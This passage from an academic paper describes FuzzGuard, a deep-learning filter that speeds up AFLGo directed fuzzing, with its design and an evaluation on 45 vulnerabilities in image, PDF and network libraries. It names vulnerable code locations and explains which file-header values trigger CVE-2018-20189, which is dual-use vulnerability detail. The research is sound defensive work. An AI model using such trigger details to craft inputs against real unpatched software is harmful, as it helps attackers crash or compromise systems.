To solve this problem, we propose a *representative data selection* approach, which selects a number of representative inputs from each round of mutation for executing and training. We consider a fixed number of inputs (e.g., 5%) that randomly sampled from a round of mutation as the representative data for this mutation. In this way, within a limited time, inputs generated from more seeds can be utilized for training, which increases the model's accuracy. However, in real execution, even 5% of the inputs constitute a big number (e.g., over 20 thousand), and execution using these inputs cost lots of time. Our idea is to sample even fewer inputs. Suppose in two different mutations, two sets of inputs S_1 and S_2 are generated from the two seeds s^1 and s^2, respectively. If the distribution of S_1 is similar to that of S_2, we can select even fewer inputs. However, we cannot directly assume that the distributions of the two sets are similar only through the similarity of the two seeds. This is mainly because different strategies of mutation (e.g., bit and byte flips, simple arithmetics, stacked tweaks

and splicing) could greatly change the seeds and make the descendants look quite different. So our idea is to compare the seeds together with the corresponding strategies of mutations. If the two seeds are similar and the strategies are identical, we consider to select fewer inputs from the combined set. We define the *seed similarity degree* (SSD) between the two seeds s^1 and s^2 as follows:

$$d_{s^1,s^2} = 1 - \sum_{i=1}^{8n} s_i^1 \oplus s_i^2 / 8n$$

where n is the max byte length of the inputs, and s_i means the i-th bit of the seed s. Note that different choices of embedding do not affect the definition of SSD, since SSD is defined using the seeds, not the vectors after embedding. In this way, we could measure the similarity between two sets of inputs through their predecessor seeds. When SSD is over a threshold (θ_s), we consider that the seed s_2 is similar to the seed s_1, and less data from the inputs mutated from s_2 should be selected. For example, in Figure 2, we select less data (e.g., 2%) from the inputs set that generated by seed the e, because e is similar to the seed b (e.g., SSD=90%). In this way, we could select fewer inputs for real execution and training without impacting the model's accuracy. Based on our evaluation, on average, half of the time spent on fuzzing could be saved when applying this technique (Section 6).

4.4 Model Updating

To realize online model updating, we utilize *incremental learning* [26] to train a dynamic model by feeding a set of data each time rather than feeding all data at once. In this case, new incoming data are continuously used to extend the existing model's knowledge. Incremental learning aims to adapt to new data without forgetting its existing knowledge for the learning model, and it does not require retraining the model. It can be applied when the training data set becomes available gradually over time as the carrier fuzzer generates and exercises new inputs continuously. Also incremental learning decreases the time of waiting for data collecting, and filters out more unreachable test cases.

The online deep learning model should be updated to keep its accuracy. Whenever a new set of labeled data is collected, there could be an opportunity for model updating. However, if the model is updated too frequently, the time spent on training will be long, which will impact the efficiency of fuzzing. In contrast, if less frequent updating is performed, the model may not be accurate. So in this process, we should carefully choose when to perform model updating. Also we should let the updating be quick enough. Below we elaborate the details.

We perform model updating when the model is getting "outdated". The outdated model is not accurate enough when a new pre-dominating node is reached. In the first situation, we update the model when the false positive rate γ of the model exceeds a threshold θ_f. To achieve this, we continuously record false positive rates of the model whenever the execution results are different from the predictions, and keep watching γ. After the model is updated, we reset the false positive rate to zero and record it again. Another situation is that when there is a new pre-dominating node B_i ($i > t$) containing the balanced labeled data, it is the time to update the model with the new data (see Section 4.3). In this way, the model could learn new features from the inputs which let the program execute to new code that has never been touched. Using this approach, we could ensure the accuracy of the model while keeping the model updating at a reasonable frequency.

To avoid missing a PoC (i.e., to avoid filtering out any PoC), we temporarily store unreachable inputs in the PUI. When the model is updated, we use the new model to check the inputs in the PUI again, and pick out the reachable ones for execution. Based on our evaluation, the model is accurate enough that no PoC is missed.

5 Implementation

In this section, we describe the implementation of FuzzGuard, including model initialization, model prediction, model updating and the details of the deployment of FuzzGuard.

Model Initialization. At the initial stage, FuzzGuard starts to train the model only after enough data are collected; and continues to update the model after another set of data (not a single input) are collected. Such data should be balanced (i.e., the number of reachable inputs is similar to the number of unreachable ones). Particularly, before the model is trained, all the inputs should be fed into the target program for real execution. FuzzGuard records the reachability of the inputs. Once enough[2] balanced data are gained, FuzzGuard starts to train the model. Then it utilizes the trained model to predict the reachability of a newly generated input, executes the target program if it is reachable, and records the reachability in real execution. Such data are collected to update the model for better performance. As mentioned before, DGF requires a target (potential) buggy code whose location is known for fuzzing. To set the pre-dominating nodes of the buggy node, we generate Call Graph (CG) and Control Flow Graph (CFG) of the target program and set the pre-dominating node according to the definition as mentioned in Section 4. In our implementation, we use NetworkX [6] to automatically find the pre-dominating nodes from the CG and CFG generated by LLVM.

Model Prediction and Updating. To further collect data for updating the model, we set the θ_s for SSD to 0.85 and the default sampling rate is 5% in each round of mutation. When SSD exceeds the threshold, the sampling rate will decrease to $(1-\theta_s)/5$ (i.e., less than 3%). Based on our evaluation, setting the threshold using this value has the best performance. Considering that models' accuracy varies a lot for different

[2] In our implementation, FuzzGuard starts to train the model after 50 thousand balanced inputs are gained. The number is far less than the number of the inputs generated by AFLGo in a testing task (usually 30 million).

Algorithm 1 Function Checker()

Input: *argv*, *timeout* and *input*

1: $fault \leftarrow 0$
2: **if** $check(input)$ is *reachable* **then**
3: $fault \leftarrow run_target(argv, timeout)$
4: $label \leftarrow check_trace(input)$
5: $send(label)$
6: **end if**
7: **return** $fault$

programs, we dynamically change θ_f according to the previous executions: $\theta_f = 1 - acc_{avg}$, where acc_{avg} represents the average accuracy of the models updated previously.

Model Implementation. For the training model, we implement a CNN model using PyTorch [7]. It contains three 1-dimensional convolution layers (k = 3, stride = 1). Note that the 1-dimensional convolution layer takes each input as a row sequence; and each row has 1024 bytes. Each convolution layer is followed by a pooling layer and a ReLU [4] as the activation function. We also have Dropout layers (disabling rate = 20%) to avoid over-fitting of the neural networks. There is a fully-connected layer at the end of the neural networks, which is used to score the reachabilities of each node in the target path to the buggy code. Also we use the Adam optimizer [21] to help the learning function converge to the optimal solution rapidly and stably. The training process ends when the loss value of the learning function becomes stable.

Deployment of FuzzGuard. To achieve the data sharing, we add a function *Checker()* to afl-fuzz.c in AFLGo. Algorithm 1 shows the details of *Checker()*. The function *Checker()* handles all parameters in *run_target()* (i.e., *argv, timeout* in Algorithm 1) and receive an input which is saved in a piece of memory. Before the input is fed into the target program, it is sent to FuzzGuard (i.e., *check(input)* at line 2 in Algorithm 1). Only when FuzzGuard returns with the result showing that the execution path is reachable, the target program is executed with the input (line 3 in Algorithm 1). After executing the target program, *Checker()* reads the reachability of the input from the function check_trace() (Line 4 in Algorithm 1) and sends it to FuzzGuard for further learning (line 5 in Algorithm 1). We plan to release our FuzzGuard for helping researchers in the community.

6 Evaluation

In this section, we evaluate the effectiveness of FuzzGuard with 45 vulnerabilities. The results are compared with a vanilla AFLGo. According to the experiment results, FuzzGuard boosts the performance of fuzzing up to 17.1 times faster than that of AFLGo. Then we provide an understanding of the performance boost and break down the performance overhead of FuzzGuard. We also analyze the accuracy of FuzzGuard and show our findings.

6.1 Settings

We first selected 15 real-world programs handling 10 common file formats, including network packages (e.g., PCAP), videos (e.g., MP4, SWF), texts (e.g., PDF, XML), images (e.g., PNG, WEBP, JP2, TIFF) and compressed files (e.g., ZIP). Unfortunately, three programs (i.e., mupdf, rzip, zziplib) cannot be compiled[3], and two programs (i.e., apache, nginx) do not give the details of vulnerabilities. So we chose the rest 10 as the target programs and the corresponding bugs in the past 3 years[4]. Table 1 shows the details of each vulnerability, including program names and line numbers of the vulnerable code (the column Vuln. Code). For different input formats, we use the test cases provided by AFLGo as the initial seed files to start fuzzing (we believe that AFLGo will perform well using the initial seed files chosen by itself). All the experiments and measurements are performed on two 64-bit servers running Ubuntu 16.04 with 16 cores (Intel(R) Xeon(R) CPU E5-2609 v4 @ 1.70GHz), 64GB memory and 3TB hard drive and 2 GPUs (12GB Nvidia GPU TiTan X) with CUDA 8.0.

6.2 Effectiveness

To show the effectiveness of FuzzGuard, we evaluate AFLGo equipped with FuzzGuard and the original one using 45 vulnerabilities in 10 real programs (as demonstrated in Table 1). The ideal comparison for the AFLGo equipped with FuzzGuard and the vanilla AFLGo is to compare the time of fuzzing using AFLGo (T_{AFLGo}) and the corresponding time when equipping AFLGo with FuzzGuard (T_{+FG}). However, we cannot directly use the same seed input to compare the fuzzing process of AFLGo and that of AFLGo+FuzzGuard. This is because the mutation is random, and the generated sequence of inputs (even if from the same seed input) could be quite different in the two fuzzing processes, which further makes the time spent on execution quite different. So our idea is to make the generated sequence of inputs be the same in the two different fuzzing processes. Particularly, for a vulnerability of a target program, we use a vanilla AFLGo to perform fuzzing and record the sequence of all the mutated inputs I_{AFLGo} in order (the number of the inputs N_{Inputs} is shown in Table 1) until the target vulnerability is triggered (e.g., a crash) or timeout (200 hours in our evaluation). In this process, the fuzzing time T_{AFLGo} (as shown in Table 1) is also recorded. Then we utilize the same sequence of inputs I_{AFLGo} to test AFLGo equipped with FuzzGuard, recording the filtered inputs $I_{filtered}$ (the number of the filtered inputs is $N_{filtered}$, and the ratio of filtered inputs to all the generated inputs $filtered = N_{filtered}/N_{Inputs}$ are shown in Table 1). We also record the time cost of FuzzGuard (T_{FG}) including the time of training and prediction. In this way, we are able to know the time when FuzzGuard is equipped, and compare the

[3] We tried to fix the compile errors (e.g., missing libraries). However, due to too many errors, it is very hard to fix all the errors.

[4] We excluded 5 vulnerabilities (out of 50) triggered in minitues by AFLGo. Obviously, there is no need to utilize FuzzGuard to speedup.

Table 1: Effectiveness of FuzzGuard.

No.	Program	Vuln. Code	$N_{Functions}$	$N_{Constraints}$	N_{Inputs}	$UR.$	$Filtered$	T_{AFLGo}	T_{+FG}	Speedup		
										FG	FG_1	FG_2
1	Bento4 v1.5.1.0	Ap4AvccAtom.cpp:83	676	1.8 K	1.8 M	38.1%	32.3%	44 h	29.9 h	**1.5**	1.3	1.4
2	Ettercap v0.8.2	ec_strings.c:182	420	41.5 K	49.2 M	99.0%	93.9%	80.5 h	6.1 h	**13.3**	1.1	8.3
3	GraphicsMagick v1.3.31	tiff.c:2375	3.3 K	170.3 K	32.1 M	95.9%	90.5%	94.8 h	11.1 h	**8.6**	5.9	7.5
4	GraphicsMagick v1.3.31	png.c:6945	4.9 K	319.8 K	30 M	96.6%	88.8%	200 h	23.4 h	**8.5**	2.0	8.2
5	GraphicsMagick v1.3.31	png.c:7503	1.5 K	21.9 K	16.4 M	99.9%	84.1%	13.2 h	3.9 h	**3.4**	1.0	3.1
6	GraphicsMagick v1.3.31	png.c:5007	4.4 K	317.1 K	16 M	99.9%	34.3%	200 h	132.3 h	**1.5**	1.0	1.5
7	GraphicsMagick v1.3.30	png.c:3810	3.1 K	168.4 K	22.6 M	99.9%	32.8%	31.9 h	22.4 h	**1.4**	1.0	1.4
8	GraphicsMagick v1.3.27	webp.c:716	10.7 K	749.3 K	67.5 M	99.5%	93.4%	200 h	15.2 h	**13.2**	9.7	9.7
9	GraphicsMagick v1.3.26	png.c:7061	4.9 K	320 K	56.9 M	98.4%	93.3%	200 h	16.2 h	**12.3**	8.4	9.4
10	GraphicsMagick v1.3.26	tiff.c:2433	4.4 K	316.4 K	78.4 M	75.3%	69.5%	200 h	66.7 h	**3.0**	2.4	2.7
11	GraphicsMagick v1.3.26	rle.c:753	9.2 K	379.3 K	17.7 M	99.4%	70.5%	30.8 h	10.4 h	**3.0**	1.5	2.6
12	GraphicsMagick v1.3.26	list.c:232	3.6 K	172.1 K	73 M	37.2%	28.4%	200 h	146.4 h	**1.4**	1.6	1.4
13	ImageMagick v7.0.8-13	msl.c:8353	85.5 K	5.4 M	7.3 M	99.2%	92.4%	200 h	15.4 h	**13.0**	3.3	12.9
14	ImageMagick v7.0.8-3	dib.c:1306	117.1 K	7, 883.1 M	3.2 M	99.9%	54.4%	200 h	91.4 h	**2.2**	1.0	1.6
15	ImageMagick v7.0.8-3	bmp.c:2062	117.3 K	6, 306.9 M	3 M	99.9%	52.3%	200 h	95.6 h	**2.1**	1.0	2.0
16	ImageMagick v7.0.7-16	webp.c:769	23.9 K	145.7 K	11.5 M	99.1%	93.9%	200 h	12.6 h	**15.9**	15.5	14.7
17	ImageMagick v7.0.7-16	webp.c:403	14.8 K	116.1 K	19.1 M	96.0%	90.7%	200 h	19.8 h	**10.1**	9.4	10.7
18	ImageMagick v7.0.7-1	tiff.c:1934	149.1 K	1.2 M	9.4 M	98.5%	92.5%	200 h	15.2 h	**13.1**	1.6	8.7
19	ImageMagick v7.0.5-5	bmp.c:894	102.4 K	926.5 K	12.9 M	64.3%	59.9%	200 h	80.5 h	**2.5**	1.7	2.5
20	Jasper v2.0.14	jp2_enc.c:309	13.9 K	17.7 M	28 M	99.4%	50.9%	200 h	99 h	**2.0**	1.7	1.9
21	Jasper v2.0.10	jpc_dec.c:1700	740	9.7 K	11.3 M	99.7%	94.3%	46.9 h	3.7 h	**12.7**	1.4	11.1
22	Jasper v2.0.10	jpc_dec.c:1881	1.7 K	36.8 K	6.1 M	99.9%	94.0%	19.7 h	1.6 h	**12.0**	1.0	10.0
23	Jasper v2.0.10	jas_seq.c:254	1.1 K	11.8 K	22.3 M	62.4%	56.0%	200 h	89 h	**2.2**	2.0	2.2
24	Libming v0.4.8	decompile.c:1930	104	5.3 K	38.6 M	99.9%	70.2%	200 h	63 h	**3.2**	1.0	3.1
25	Libming v0.4.7	parser.c:1645	75	4.7 K	32.3 M	99.8%	94.7%	200 h	11.7 h	**17.1**	8.5	14.1
26	Libming v0.4.7	parser.c:64	170	2.7 K	16.1 M	91.9%	86.6%	200 h	27.2 h	**7.3**	1.7	6.2
27	Libming v0.4.7	parser.c:3381	79	790	38.4 M	99.7%	69.9%	200 h	61.3 h	**3.3**	2.0	3.2
28	Libming v0.4.7	parser.c:3095	25	217	46.8 M	92.9%	65.7%	200 h	70 h	**2.9**	1.9	2.8
29	Libming v0.4.7	parser.c:2993	22	386	45.9 M	97.2%	64.8%	200 h	71.8 h	**2.8**	1.7	2.7
30	Libming v0.4.7	parser.c:3126	24	294	77 M	92.9%	63.6%	200 h	75.3 h	**2.7**	2.0	2.5
31	Libming v0.4.7	parser.c:3232	55	423	12.6 M	99.8%	61.3%	6.1 h	2.8 h	**2.2**	2.0	1.8
32	Libming v0.4.7	parser.c:3221	38	308	13 M	99.9%	43.2%	14 h	8.2 h	**1.7**	1.0	1.6
33	Libming v0.4.7	parser.c:3250	32	340	16.6 M	99.9%	46.0%	7.3 h	4.4 h	**1.7**	1.0	1.4
34	Libming v0.4.7	parser.c:3089	36	396	19.6 M	99.9%	43.3%	5.2 h	3.4 h	**1.5**	1.0	1.1
35	Libming v0.4.7	parser.c:3061	37	637	18.9 M	99.8%	37.2%	3.4 h	2.5 h	**1.4**	1.0	1.1
36	Libming v0.4.7	parser.c:3071	34	1.1 K	17.6 M	99.9%	33.6%	3.8 h	2.9 h	**1.3**	1.0	1.1
37	Libming v0.4.7	parser.c:3209	34	402	30.7 M	99.9%	27.7%	8.9 h	6.9 h	**1.3**	1.0	1.2
38	Libming v0.4.7	outputtxt.c:143	64	2.2 K	27.3 M	65.5%	24.6%	7.7 h	6.1 h	**1.3**	1.1	1.1
39	Libtiff v4.0.9	tif_dirwrite.c:1901	728	14.4 K	8.6 M	99.9%	91.4%	9.6 h	1.3 h	**7.4**	1.0	4.8
40	Libtiff v4.0.7	tif_swab.c:289	631	13.1 K	44.7 M	99.7%	52.8%	29.6 h	15 h	**2.0**	1.1	1.3
41	Libtiff v4.0.7	tiffcp.c:1386	728	13.3 K	15.6 M	99.9%	51.7%	8.9 h	4.6 h	**1.9**	1.0	1.7
42	Libtiff v4.0.7	tif_read.c:346	416	11.6 K	60.6 M	79.5%	36.3%	77.9 h	49.8 h	**1.6**	1.4	1.5
43	Libxml2 v2.9.4	SAX2.c:2035	418	15.7 K	92.6 M	99.9%	94.4%	200 h	17.6 h	**11.3**	1.0	5.2
44	Podofo v0.9.5	PdfPainter.cpp:1945	19.8 K	44.1 K	2.6 M	99.3%	79.7%	200 h	40.7 h	**4.9**	4.8	1.8
45	Tcpreplay v4.3.0-beta1	get.c:174	23	1.1 K	203.3 M	53.2%	49.5%	200 h	105.4 h	**1.9**	1.7	1.9
Avg.			15.5K	315.9 M		91.7%	65.1%			**5.4**	2.6	4.4

time with T_{AFLGo}. T_{+FG} can be calculated as follows:

$$T_{+FG} = T_{AFLGo} - \sum_{i \in I_{filtered}} t_i + T_{FG}$$

where $I_{filtered}$ is the inputs filtered out by FuzzGuard and t_i stands for the time spent on executing the target program with the input i.

Note that, the last input in I_{AFLGo} is the first PoC generated by AFLGo (if the target program crashes, e.g., #1 and #2 in Table 1) or the last input generated by AFLGo before timeout (no crash happens, e.g., #8 and #9 in Table 1). We emphasize that FuzzGuard does not know whether a given input is the last one or not. In the fuzzing process, FuzzGuard treats the last input in the same way as the previous inputs. Comparing to FuzzGuard, a method randomly dropping inputs in I_{AFLGo} will randomly decide to drop the last input or not. From Table 1 we can see that FuzzGuard drops 65.1% inputs on average. If the same number of inputs (65.1%) is dropped by the random method, the last input (a possible PoC, e.g., #1 and #2 in Table 1) could also be dropped with the possibility of 65.1%. In contrast, the false negative rate of FuzzGuard is 0.02% (see Section 6.3), which means that even if 65.1% inputs are dropped by FuzzGuard, the possibility of dropping the PoC is only 0.02%.

Landscape. The results are shown in Table 1. Those 45 bugs in Table 1 include 27 CVEs found in the last 3 years and

18 newly undisclosed bugs (see Section 6.5). In our evaluation, the undisclosed bugs (e.g., Line 6 in Table 1) were found when FuzzGuard performing target fuzzing on other vulnerabilities (e.g., CVE-2017-17501, Line 4 in Table 1). Note that the buggy code of this undisclosed bug is actually not our target in this process. Then, we set the newly found buggy code as the target and tried to utilize AFLGo to reproduce it. Unfortunately, in the time limit (200 hours), AFLGo failed to trigger the bug. Neither could AFLGo+FuzzGuard trigger the bug. However, AFLGo+FuzzGuard did save the time from 200 hours to 23.4 hours (8.5 times speedup). From the table, we find that for all the bugs, FuzzGuard can increase the runtime performance of AFLGo from 1.3× to 17.1× (see the "Speedup" column in Table 1, where $Speedup = T_{AFLGo}/T_{+FG}$). The average performance is increased by 5.4×. Note that such performance boost is added to a DGF (i.e., AFLGo) which has already been optimized.

Understanding the performance boost. To understand the performance of FuzzGuard for different programs and bugs, we further study the relationship among the speedup, the time that the model starts to train and the ratio of unreachable inputs, etc.




Figure 3: Start time of the first training in FuzzGuard.

- The earlier the model is trained, the more time could be saved. Figure 3 shows the time that each model starts to be trained for the bugs in Table 1 (the red bar). We can see that the model trained later (e.g., #20, #24, #27) achieved no more than 3.3× speedup, while the model trained earlier could achieve over 17× speedup. This is mainly because the earlier the buggy node gains balanced labeled data, the earlier the model can be trained for filtering out unreachable inputs to the buggy code. As a result, more inputs could be filtered out for saving the time on unnecessary executions.
- The more reachable inputs generated by the carrier fuzzer, the less effective FuzzGuard is. For example, as shown in Table 1, when more than 40% of the inputs are reachable (the column "UR." is the ratio of unreachable inputs), the speedup gained by FuzzGuard is less than 2 times (e.g., the bug #1, #12 and #45 in Table 1). In a special case, if there are no if-statements or constraints in the path from the entry point to the target buggy code, all the generated inputs are reachable. So there is no need to train a deep learning model.

Complicated Functions. To evaluate FuzzGuard on handling complicated functions with multiple constraints and branches, we measure the number of unique functions and constraints[5] in the path to each bug in Table 1. From the table, we can see that the average number of unique functions and constraints are 15.5 thousand and 315.9 million, respectively. Over 50% of the bugs are guarded by thousands of constraints (e.g., the bugs in GraphicsMagick and ImageMagick). For these bugs, FuzzGuard achieves the speedup from 1.4 to 15.9. For some bugs guarded by millions constraints (e.g., #13 and #18 in Table 1), FuzzGuard achieves over 10× speedup. The results show that FuzzGuard can handle complicated functions well, which could be quite time-consuming for traditional constraint solving.

Cost. In our evaluation of the 45 bugs in Table 1, the time spent on training the online model is 60 minutes on average, which includes 13.5% for data collection, 0.5% for data embedding and 86% for the training process. Note that the time spent on training only takes 6% of the time for input generation by the fuzzer (15 hours on average). The total time spent by FuzzGuard is 1.4 hours on average, which only takes 9.2% of the total time of the fuzzing (T_{+FG} in Table 1) and 2.5% of the total time of the fuzzing process performed by AFLGo (T_{AFLGo} in Table 1). Such a time period is enough for a fuzzer to process 704 thousand inputs, which is far more efficient than directly executing the target program for testing.



Figure 4: Evaluation on execution time in fuzzing process.

To understand the upper limit of of the fuzzing time that FuzzGuard could save, we perform a 24-hour fuzzing on 45 vulnerabilities (shown in Table 1) using AFLGo. From Figure 4, we can see that the average execution time of the target program is over 88% of the total time of fuzzing, which means that the average upper limit of the fuzzing time that FuzzGuard could save is about 88%. The time cost of FuzzGuard should be less than the limit.

6.3 Accuracy

We measure the accuracy of FuzzGuard. The accuracy is based on whether the reachability is correctly judged. The more accurate it behaves, the more unreachable inputs could be filtered out. Note that no PoC will be missed since the filtered inputs will be saved in the PUI, which will further

[5] As it is very hard to check whether a constraint is dependent on inputs due to inaccuracy of taint analysis, we count the number of all unique constraints. Such problem also happens in symbolic execution.

be checked by an updated model. A more accurate model may find the reachable ones in the pool and let the target program execute with them, which in theory will not have false negatives. However, in real execution, we usually set a timeout for fuzzing. In this case, if a false negative input is left in the pool without being found before the timeout, it will be missed. Fortunately, in our evaluation of the 45 bugs, no PoC is found in the PUI due to the accurate model. We define false positive rate as follows: $fpr = N_{fp}/N_n \times 100\%$, where N_n represents the number of the unreachable inputs generated by AFLGo, and N_{fp} is the number of inputs that cannot reach the buggy code but be viewed as reachable ones by FuzzGuard. The false negative rate is: $fnr = N_{fn}/N_p \times 100\%$, where N_p represents the number of the reachable inputs, and N_{fn} is the number of reachable inputs but be filtered out by FuzzGuard. The higher the fpr, the more time is spent on executions with unreachable inputs. The higher the fnr, the more likely the PoC is executed late in the fuzzing. The accuracy is calculated by $acc = \frac{N_p+N_n-N_{fp}-N_{fn}}{N_p+N_n}$.




Figure 5: The accuracy of FuzzGuard.

From Figure 5, we can find that FuzzGuard is very accurate (ranging from 92.5% to 99.9%). The average accuracy is 98.7%. The false positive rate for all vulnerabilities is 1.9% on average. Note that false positives do not let a PoC be missed. Neither do they increase the time spent on executing the inputs (such inputs are always executed by the program if there is no FuzzGuard). The false negative rate is negligible, which is 0.02% on average. There are only 4 vulnerabilities that have false negatives, and the highest one is 0.3%. We further check those false negatives manually and confirm that there is no PoC in those inputs. Even if a PoC is included, as mentioned previously, FuzzGuard will save it to the PUI for further testing by updated models (no PoC will be missed). Such an accurate model enables FuzzGuard to have high performance.

The main reason for false positives and false negatives is due to lack of balanced representative data. For example, an unreachable input could be predicted by FuzzGuard as reachable (i.e., a false positive) if it is similar enough to previous reachable inputs. The execution path of the input can also be similar to the path to the buggy code (covering some predominating nodes of the buggy code). But some bytes in the input stop the execution to the buggy code eventually. A false negative may let the program reach the target buggy code through an execution path that is never seen before. If those new execution paths could be learned by the model, the prediction will be more accurate. In our evaluation, the number of unseen paths becomes less after long-time fuzzing, which is probably the reason for the low false positive rate.

6.4 Contribution of Individual Techniques

To investigate the individual contribution of the step-forwarding approach and the representative data selection, we measure the performance boost with and without each technique for all the bugs in Table 1. In particular, to be fair in the comparison, for each bug to test, we use the same sequence of inputs. We first perform the evaluation without the step-forwarding approach, and record the performance increase (column FG_1 in Table 1). Then we do not use representation data selection and record the corresponding performance increase (column FG_2 in Table 1). The results indicate that FuzzGuard (with both the two techniques) can gain 5.4× speedup compared to the vanilla AFLGo implementation, while FuzzGuard without step-forwarding and FuzzGuard without representative data selection can gain only 2.6× and 4.4× speedup, respectively.

We also made further analysis. As we know, the step-forwarding approach is designed to help FuzzGuard to get balanced data earlier in the fuzzing process, further to let the training process start earlier. So we want to measure how much step-forwarding can help. We record the start time of the first training with and without the step-forwarding approach (see Figure 3). The x-axis in the figure shows the bug index in Table 1, and the y-axis gives the start time in hours. From the figure, we find that if step-forwarding is not used, FuzzGuard fails to start the training process for 14 bugs (e.g., #5 , #6 and #7) due to lack of balanced data. For other bugs, even if the training process starts, the time of start will be postponed by 17.4 hours on average compared with the model using step-forwarding. This also postpones the filtering process and finally impacts the overall performance.

Regarding representative data selection, we also measure its impact on the accuracy of the model. For each bug, we record the model's accuracy with and without using representative data selection. The results are shown in Figure 5. The x-axis shows the bug index and y-axis gives the accuracy of the model. From the figure, on average, representative data selection increases the accuracy by 4.4%. For some cases (#14, #21 and #40 in Figure 5), the accuracy of the model decreases dramatically without representative data selection. Based on the individual evaluations above, we find that FuzzGuard needs both step-forwarding and the representative data selection for efficiency and accuracy.

6.5 Findings

Interestingly, in our evaluation, we find 23 undisclosed bugs (4 of them are zero-day vulnerabilities). Note that the buggy code of the undisclosed bugs is actually not our target. The

goal of FuzzGuard is to increase the efficiency of fuzzing by removing unreachable inputs, instead of triggering new bugs. All the bugs found by FuzzGuard+AFLGo could eventually be discovered by AFLGo. The undisclosed bugs are patched in the new versions of the corresponding programs. For the four zero-day vulnerabilities, we successfully gain the CVE numbers[6]. The vulnerabilities are triggered when we perform target fuzzing on other vulnerabilities. For example, CVE-2018-20189 is found in the fuzzing process of CVE-2017-17501; and CVE-2019-7663 is found in the fuzzing process of CVE-2016-10266. Also, we discover CVE-2019-7581 and CVE-2019-7582 when verifying CVE-2016-9831. After manually analyzing the undisclosed bugs and zero-day vulnerabilities, we find that their locations are quite near the buggy code (i.e., the destination in targeted fuzzing). For example, List 2 and List 3 show the call stacks of triggering CVE-2017-17501 and CVE-2018-20189 respectively. The first 8 pre-dominating nodes are the same for both the two call stacks, while only the last basic blocks differ. We guess the code near the buggy code could be more likely to contain a new bug[7].

7 Understanding

Our evaluation results show that FuzzGuard is highly effective to filter out unreachable inputs, with an average accuracy of 98.7%. We want to understand from the features why FuzzGuard has such a good performance. If the learned features by FuzzGuard are reasonable, the results of FuzzGuard are also understandable. To achieve this goal, our idea is to extract the features from the model and analyze them manually. However, as we know, the high-dimensional features extracted by the deep neural network are hard to be understood directly. Inspired by saliency maps [8], our idea is to project the features to individual bytes (referred to as the key features), and to check whether the key features could impact the execution of the target program.

In particular, to get the key features, we design a mask-based approach to obtain the corresponding key bytes of an input used by the model. The basic idea is as follows: we use a *mask* (i.e., a vector with the same length as the input) to cover the bytes of the input x (the covered fields are set to 0). If the covered input has the same prediction result as the uncovered one (i.e., $f(mask \cdot x) = f(x)$, where f is the CNN model used by FuzzGuard), the covered fields will not impact the prediction result, which means that they are not the key features. By increasing the number of covered fields in the input step by step, we could acquire all the key features in the end. The mask at this time is referred to as the *maximum mask*. For example, an input is shown in Figure 6. The *mask* sets the value of the shaded part of the input to 0. When $f(x) = f(m \cdot x)$, the shaded part will not impact the reachability of the input x. So we shade more bytes and iterate this process. The problem here is that the covered fields have too many combinations. So our idea is to leverage gradient descent to calculate the maximum mask. In particular, we adjust the *mask* according to the deviation between the predicted label y^p and the real label y of x until $y^p = y$. To utilize this approach, we design a loss function that considers not only the deviation between the predicted and actual values, but also the coverage rate in the mask as follows:

$$loss = \frac{\sum_{i=1}^{n} mask_i}{n} + \frac{\sum_{i=1}^{m} (y_i^x - y_i)^2}{m}$$

where n is the number of bytes of *mask* and m is the length of y mentioned in Section 4.3. When the gap between y^p and y is minimal and the number of covered bytes is maximum, the uncovered bytes in x are the key features, which are the fields in the input affecting the reachability viewed by FuzzGuard. In this way, the key features could be compared with the constraints in the target program to check whether the key features can really impact the execution.




Figure 6: A PoC of CVE-2018-20189.

For example, the PoC (a PNG file) of CVE-2018-20189 is shown in Figure 6. The key features in this PoC are unshaded. After manual analysis, we verify that the field from offset `0x0e` to `0x0f` (`bits_per_pixel` in List 1) in the input decides the execution direction of the branch in Line 6; and the fields from offset `0x0c` to `0x0d` (`number_colors` in List 1) in the input impact the execution. For example, when `bits_per_pixel` < 16 or `number_colors` $\neq 0$, the buggy code will be executed. The bug will be triggered when `bits_per_pixel` > 8. Through the above analysis, we can confirm that the key features do affect the reachability of the input, which means that the model successfully captures the fields as features when the number of such inputs is enough for training.

```
1  ThrowReaderException(...);
2 if (dib_info.colors_important > 256)
3  ThrowReaderException(...);
4 if ((dib_info.image_size != 0U) && (dib_info.image_size
      > file_size))
5  ThrowReaderException(...);
6 if ((dib_info.number_colors != 0) ||
      (dib_info.bits_per_pixel < 16)) {
7    image->storage_class=PseudoClass;
```

Listing 1: The vulnerable code of CVE-2018-20189.

[6] CVE-2018-20189, CVE-2019-7581, CVE-2019-7582, CVE-2019-7663.

[7] One reason could be that both the two pieces of code are written by the same developer.

8 Discussion

Benefit to input mutation. Most of the current fuzzers focus on mutating inputs for enhancing the performance of fuzzing (e.g., AFL [2], AFLFast [10] and AFLGo [9]). Different from them, our idea is to help DGF filter out unreachable inputs. Interestingly, we find our approach could also potentially help them to optimize the strategy of input mutation. If a fuzzer knows the fields in inputs impacting the execution, it can mutate them for letting the program execution reach the buggy code. Modification of other fields would not help in this process. Based on the understanding of features extracted by FuzzGuard, we find that FuzzGuard could learn the fields impacting the execution (see Section 7). Thus, FuzzGuard could further help the DGF in the process of input mutation.

